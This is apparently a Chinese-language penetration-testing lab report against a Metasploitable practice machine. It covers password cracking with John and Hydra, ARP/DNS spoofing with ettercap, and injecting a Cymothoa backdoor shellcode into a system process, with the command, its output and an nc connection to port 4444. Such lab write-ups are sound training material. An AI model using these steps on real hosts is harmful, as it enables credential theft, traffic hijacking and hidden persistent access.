
過後使用 John 工具進行離線密碼攻擊




上圖為所破解出的密碼及對應的用戶名.

II. 使用 Hydra 工具進行線上密碼攻擊(Online Password Attack)


預先設定 wordlist.



隨後開啟 Xhydra,並對目標主機的 SSH 服務進行攻擊.




攻擊結果如下:




III 進行網路欺騙(Network Spoofing)攻擊

透過 sudo route 和 sudo arp 來確認網絡閘道及 MAC 地址




過後對 etter.dns 進行更動




隨後打開 ettercap,並設定欺騙目標,其中 Target 1 為閘道(10.0.1.1),而 Target 2 為欺騙目標

(10.0.1.6)




過後開始啟用 dns_spoof plugin,並啟動 Mitm | Arp poisoning.



回到被欺騙主機開始嘗試 ping google.com,可以看到此時已經被引導到另一個 IP.

```
msfadmin@metasploitable:~$ ping google.com
PING google.com (127.0.0.1) 56(84) bytes of data.
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.011 ms
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.055 ms
64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64 time=0.032 ms
64 bytes from localhost (127.0.0.1): icmp_seq=5 ttl=64 time=0.053 ms
64 bytes from localhost (127.0.0.1): icmp_seq=6 ttl=64 time=0.015 ms
64 bytes from localhost (127.0.0.1): icmp_seq=7 ttl=64 time=0.013 ms

--- google.com ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 5996ms
rtt min/avg/max/mdev = 0.011/0.029/0.055/0.017 ms
msfadmin@metasploitable:~$ _
```

可透過 wireshark 進行驗證.



D. 持續控制目標(Maintaining Access) (1 小題，共 10 分)

I. 使用任一後門工具進行攻擊(Backdoor Attack)

此次將採用 Cymothoa 來對目標主機進行攻擊.Cymothoa 能夠讓 shellcode 偽裝成普通的 process 來入侵目標主機,以避免被發現.

首先,在安裝好 Cymothoa 後,利用 ps –aux | more 指令來尋找適合的 process 進行偽裝.


```
root      2061  0.0  0.0      0     0 ?        S<   05:03   0:00 [scsi_eh_2]
root      2206  0.0  0.0      0     0 ?        S<   05:03   0:00 [kjournald]
root      2360  0.0  0.1   2092   636 ?        S<s  05:03   0:00 /sbin/udevd --d
--More--
```

選擇的 process 為/sbin/udevd --daemon,PID 為 2360.

接下來便將偽裝過的 shellcode 注入目標主機

```
msfadmin@metasploitable:~/cymothoa-1-beta$ sudo ./cymothoa -p 2360 -s 1 -y 4444
[+] attaching to process 2360

 register info:
 ------------------------------------------------------------
 eax value: 0xfffffdfe   ebx value: 0x7
 esp value: 0xbf99a070   eip value: 0xb7f21410
 ------------------------------------------------------------

[+] new esp: 0xbf99a06c
[+] payload preamble: fork
[+] injecting code into 0xb7f22000
[+] copy general purpose registers
[+] detaching from 2360

[+] infected!!!
msfadmin@metasploitable:~/cymothoa-1-beta$ _
```

最後通過 nc 連接 4444 號端口來訪問這個後門.



這時可以發現 shellcode 佔用了額外的內存.